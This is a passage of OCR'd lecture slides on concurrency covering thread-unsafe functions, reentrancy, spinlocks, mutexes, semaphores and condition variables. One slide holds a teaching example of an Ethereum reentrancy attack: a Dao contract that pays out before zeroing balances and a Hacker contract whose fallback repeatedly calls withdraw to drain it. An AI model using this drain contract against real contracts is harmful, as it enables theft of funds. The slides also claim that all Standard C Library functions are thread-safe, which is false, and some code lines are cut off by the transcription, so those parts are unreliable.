    return (unsigned int)(next/65536) % 32768;
}

/* srand: set seed for rand() */
void srand(unsigned int seed)
{
    next = seed;
}
```

Thread-Unsafe Functions Class 2

- Functions that keep state across multiple invocations

Ans: May want repeatability for testing. So since rand is deterministic, we don't want multiple threads returning the same value

```
static unsigned int next = 1;

/* rand: return pseudo-random integer on 0..32767 */
int rand(void)
{
    next = next*1103515245 + 12345;
    return (unsigned int)(next/65536) % 32768;
}

/* srand: set seed for rand() */
void srand(unsigned int seed)
{
    next = seed;
}
```

Thread-Unsafe Functions Class 2 - Fix

- Functions that keep state across multiple invocations
- The solution: Pass state as part of an argument so ‘static’ can be removed

```
/* rand_r - return pseudo-random integer on 0..32767 */

int rand_r(int *nextp)
{
    *nextp = *nextp*1103515245 + 12345;
    return (unsigned int)(*nextp/65536) % 32768;
}
```

Thread-Unsafe Functions Class 2 - Fix

- Functions that keep state across multiple invocations
- The solution: Pass state as part of an argument so ‘static’ can be removed

Reentrant function

This function is called a ‘reentrant’ function. That is, **the result is based only on the input**. Our input here is the ‘state’

```
/* rand_r - return pseudo-random integer on 0..32767 */

int rand_r(int *nextp)
{
    *nextp = *nextp*1103515245 + 12345;
    return (unsigned int)(*nextp/65536) % 32768;
}
```

Thread-Unsafe Functions Class 3

- Functions that return a pointer to a static variable

```
/* Convert integer to string */
char *itoa(int x)
{
    static char buf[11];
    sprintf(buf, "%d", x);
    return buf;
}
```

Thread-Unsafe Functions Class 3 - Fix

- Functions that return a pointer to a static variable
- The solution: Use locks, and rewrite function to return address of variable.
  - Extra mutex’s can generally be used to make things thread-safe
  - May cost extra, in terms of performance.


```
char *lc_itoa(int x, char *dest)
{
    P(&mutex);
    strcpy(dest, itoa(x));
    V(&mutex);
    return dest;
}
```

Thread-Unsafe Functions Class 4

- Functions that call thread-unsafe functions
- Any function that calls a thread-unsafe function is now unsafe!
- The solution: do not call thread-unsafe functions
- Document your functions if they are thread-unsafe to prevent yourself from making errors!

Reentrant Functions - Recap

- A function is reentrant if it accesses no shared variables when called by multiple threads
  - Important to note because:
    - These functions require no synchronization
    - (It is the only way to fix Class 2 functions and make them thread-safe)



Ethereum Reentrency Attack

```
contract Dao {
   mapping(address => uint256) public balances;

   function deposit() public payable {
       require(msg.value >= 1 ether, "Deposits must be no less
       balances[msg.sender] += msg.value;
   }

   function withdraw() public {
       // Check user's balance
       require(
           balances[msg.sender] >= 1 ether,
           "Insufficient funds.  Cannot withdraw"
       );
       uint256 bal = balances[msg.sender];

       // Withdraw user's balance
       (bool sent, ) = msg.sender.call{value: bal}("");
       require(sent, "Failed to withdraw sender's balance");

       // Update user's balance.
       balances[msg.sender] = 0;
   }

   function daoBalance() public view returns (uint256) {
       return address(this).balance;
   }
}
```

```
contract Hacker{
    IDao dao;

    constructor(address _dao){
        dao = IDao(_dao);
    }

    function attack() public payable {
        // Seed the Dao with at least 1 Ether.
        require(msg.value >= 1 ether, "Need at least 1 ether to
        dao.deposit{value: msg.value}();

        // Withdraw from Dao.
        dao.withdraw();
    }

    fallback() external payable{
        if(address(dao).balance >= 1 ether){
            dao.withdraw();
        }
    }

    function getBalance()public view returns (uint){
        return address(this).balance;
    }
}
```

Poll: thread-safe functions?

- Are the following thread-safe?
  - malloc, free, printf, scanf

In these 4 alone, we would certainly have lots of problems if not thread-safe!

Example thread-safe functions

- All of the functions in the Standard C Library are thread-safe
  - e.g. malloc, free, printf, scanf
- Most Unix system calls are thread-safe. Below are a selection of exceptions. See **`man pthreads`** for the full list

Thread-unsafe function	Class	Reentrant version	
asctime	3	asctime_r	Time
ctime	3	ctime_r	
gethostbyaddr	3	gethostbyaddr_r	Networking
gethostbyname	3	gethostbyname_r	
inet_ntoa	3	(none)	
localtime	3	localtime_r	Time
rand	2	rand_r	Random

Lock implementations

Implementing Mutual Exclusion

- Typically, developers don't write their own locking-primitives
  - You use an API from the OS or a library

- Why don't people write their own locks?
  - Much more complicated than they at-first appear
  - Very, very difficult to get correct
  - May require access to privileged instructions
  - May require specific assembly instructions
    - Instruction set architecture dependent

Instruction-level Atomicity

- Atomicity?
  - All-or-nothing
  - Indivisible (no interleavings)

- Modern CPUs have atomic instruction(s)
  - Enable you to build high-level synchronized objects

- On x86:
  - The lock prefix makes an instruction atomic
    - lock inc eax ; atomic increment
    - lock dec eax ; atomic decrement


  - Only legal with some instructions

  - The **xchg** instruction is guaranteed to be atomic
    - xchg eax, [addr] ; swap eax and the value in memory

Behavior of xchg

xchg eax [addr]

Non-Atomic xchg | **Atomic xchg**



- Atomicity ensures that each xchg occurs before or after xchg’s from other CPUs

Building a Spin Lock with xchg


spin_lock:

```
mov 1, eax
xchg [lock_addr], eax
test eax, eax
jnz spin_lock
```

If (1^{st} & 2^{nd}) == 0 then ZF=1
else ZF=0
…

spin_unlock:

```
mov 0, [lock_addr]
```



Do you see any problem with spinlocks?
How can we prevent this?

Building a Multi-CPU Mutex (avoids extensive spinning)

```
typedef struct mutex_struct {
    int spinlock = 0; // spinlock variable
    int locked = 0;   // is the mutex locked? guarded by spinlock
    queue waitlist;   // waiting threads, guarded by spinlock
} mutex;

void mutex_lock(mutex * m) {
    spin_lock(&m->spinlock);
    if (!m->locked){
        m->locked = 1;
        spin_unlock(&m->spinlock);
    }
    else {
        m->waitlist.add(current_process);
        spin_unlock(&m->spinlock);
        yield();
        // wake up here when the mutex is acquired
    }
}
```

Building a Multi-CPU Mutex (avoids extensive spinning)

```
typedef struct mutex_struct {
    int spinlock = 0; // spinlock variable
    int locked = 0;   // is the mutex locked? guarded by spinlock
    queue waitlist;   // waiting threads, guarded by spinlock
} mutex;
```

```
void mutex_unlock(mutex * m) {
    spin_lock(&m->spinlock);
    if (m->waitlist.empty()) {
        m->locked = 0;
        spin_unlock(&m->spinlock);
    }
    else {
        next_thread = m->waitlist.pop_from_head();
        spin_unlock(&m->spinlock);
        wake(next_thread);
    }
}
```

Semaphores

Semaphores

- Generalization of a mutex
  - Invented by Edsger Dijkstra
  - Associated with a positive **integer N**
  - May be locked by up to N concurrent threads

- Semaphore methods
  - sem_wait(): **N--; if N < 0 then sleep;**
    - Wait/aquire/lock
    - Also commonly known as **P** (*proberen* – test) operation

  - sem_post(): **N++; if waiting threads > 0, wake one up;** // a.k.a. V()
    - Unlock
    - Also commonly known as **V** (*verhogen* – increment) operation

- Depending on the initial value N, interesting features can be implemented

C semaphore programming example

- API
  - #include <semaphore.h>
  - int sem_init(sem_t *s, 0, unsigned int val)
    - Second argument: shared among threads (0) vs processes (non-zero)
    - Third argument: initial value of N
  - int sem_wait(sem_t *s);
  - int sem_post(sem_t *s);
  - Int sem_destroy(sem_t *sem);

Semaphore

```
sem_t s;
sem_init(&s, 0, N);

int sem_wait(sem_t *s) {
        // executes atomically
        decrement the value of semaphore s by one
        wait if value of semaphore s is negative
}

int sem_post(sem_t *s) {
        // executes atomically
        increment the value of semaphore s by one
        if there are one or more threads waiting, wake one
}
```

May have slightly different descriptions:
waits for semaphore to become != 0, decrements it by 1 *atomically*

Using **semaphores** for **mutual exclusion**

How would you use semaphore to implement a mutex lock?

```
sem_t s;
sem_init(&s, 0, N);

int sem_wait(sem_t *s) {
        // executes atomically
        decrement the value of semaphore s by one
        wait if value of semaphore s is negative
}

int sem_post(sem_t *s) {
        // executes atomically
        increment the value of semaphore s by one
        if there are one or more threads waiting, wake one
}
```

Using **semaphores** for **mutual exclusion**

- Basic Idea:
  - Associate a unique semaphore S, initially 1
    - (i.e. 1 spot open for a thread to enter)
    - Binary semaphore

  - Surround corresponding critical sections with P(S) and V(S) operations
    - P operation: “locking” the mutex
    - V operation: “unlocking” or “releasing” the mutex
    - “Holding” a mutex: locked and not yet unlocked

- Counting semaphore (semaphore initialized to greater than 1)
  - Used as a counter for set of available resources.

The Bounded Buffer Problem

- We want to keep the buffer size to a limit
- Multiple threads puts and gets from the buffer

```
list      buffer
put(item):                          get():
    if len(buffer) >= N                 if len(buffer) == 0
        return ERROR                        return NULL
    else                                else
        buffer.add_tail(item)               return buffer.remove_head()
```

```
list      buffer
mutex     m                         Get():
put(item):                              m.lock()
    m.lock()                            if len(buffer) == 0
    if len(buffer) >= N                     m.unlock()
        m.unlock()                          return NULL
        return ERROR                    else
    else                                    tmp = buffer.remove_head()
        buffer.add_tail(item)               m.unlock()
        m.unlock()                          return tmp
```

What is the issue and how could semaphore improve?

The Bounded Buffer Problem

- Use of semaphore can limit the number of threads that can put/get at the same time
- No need to re-execute put/get when space/item is not available but wait instead for space/item to be available

```
class semaphore_bounded_buffer:
  mutex     m
  list      buffer
  semaphore S_space = semaphore(N)
  semaphore S_items = semaphore(0)

  put(item):
       S_space.wait()
       m.lock()
       buffer.add_tail(item)
       m.unlock()
       S_items.post()
```

```
get():
    S_items.wait()
    m.lock()
    result = buffer.remove_head()
    m.unlock()
    S_space.post()
    return result
```

Northeastern University

Example Bounded Buffer

buffer	S_items	S_space
[]	0	2

Thread 1	Thread 2	Thread 3	Thread 4

Signaling and condition variables

When is a Semaphore Not Enough?

```
class weighted_bounded_buffer:
  mutex     m
  list      buffer
  int       totalweight

put(item):
  m.lock()
  buffer.add_tail(item)
  totalweight += item.weight
  m.unlock()
```

- Get only if buffer's total weight is bigger than the given weight

```
get(weight):
  while (1):
    m.lock()
    if totalweight >= weight:
      result = buffer.remove_head()
      totalweight -= result.weight
      m.unlock()
      return result
    else:
      m.unlock()
      yield()
```

- No guarantee the condition will be satisfied when this thread wakes up
- Lots of useless looping :(

- In this case, semaphores are not sufficient
  - weight is an unknown parameter
  - Weight does not exactly match the number put operations

Condition Variables

- Construct for managing control flow among competing threads
  - Each condition variable is associated with a mutex
  - Threads that cannot run yet wait() for a condition to become satisfied
  - When the condition is met, other thread signal() the waiting thread(s)

- Condition variables are not locks
  - They are control-flow managers
  - Some APIs combine the mutex and the condition variable, which makes things slightly easier

Condition Variable Example

```
class weighted_bounded_buffer:
  mutex     m
  condition c
  list      buffer
  int       totalweight = 0
  int       neededweight = 0
```

```
put(item):
  m.lock()
  buffer.add_tail(item)
  totalweight += item.weight
  if totalweight >= neededweight
          and neededweight > 0:
    c.signal(m)
  else:
    m.unlock()
```

```
get(weight):
  m.lock()
  if totalweight < weight:
    neededweight += weight
    c.wait(m)

  neededweight -= weight
  result = buffer.remove_head()
  totalweight -= result.weight
  m.unlock()
  return result
```

- wait() unlocks the mutex and blocks the thread
- When wait() returns, the mutex is locked

- signal() hands the locked mutex to a waiting thread

- In essence, we have built a construct of the form:

  wait_until(totalweight >= weight)

Use a condition variable

- Two operations: wait() and signal() and their matching APIs in pthread library

  - wait(): a thread wishes to put itself to sleep
  - pthread_cond_wait()

  - signal(): when a condition has changed and a thread needs to be awoken from sleep
  - pthread_cond_signal()

Use a condition variable

```
int main(int argc, char *argv[]) {
    pthread_t p;
    printf("parent: begin\n");
    pthread_create(&p, NULL, child, NULL);
    pthread_mutex_lock(&m);
    while (done == 0) {
        // releases lock when going to sleep
        pthread_cond_wait(&c, &m);
        // when woken up it automatically
        // acquires the lock
    }
    pthread_mutex_unlock(&m);
    printf("parent: end\n");
    return 0;
}
```

```
pthread_cond_t  c = PTHREAD_COND_INITIALIZER;
pthread_mutex_t m = PTHREAD_MUTEX_INITIALIZER;
int done = 0;

void *child(void *arg) {
    printf("child\n");
    sleep(1);

    pthread_mutex_lock(&m);

    done = 1;

    pthread_cond_signal(&c);

    pthread_mutex_unlock(&m);

    sleep(10);
    return NULL;
}
```

Summary of Synchronization

- Programmers need a clear model of how variables are shared by threads
- Variables shared by multiple threads must be protected to ensure mutually exclusive access
- Deadlocks must be prevented

- Synchronization primitives
  - Mutex
  - Semaphores
  - Condition variables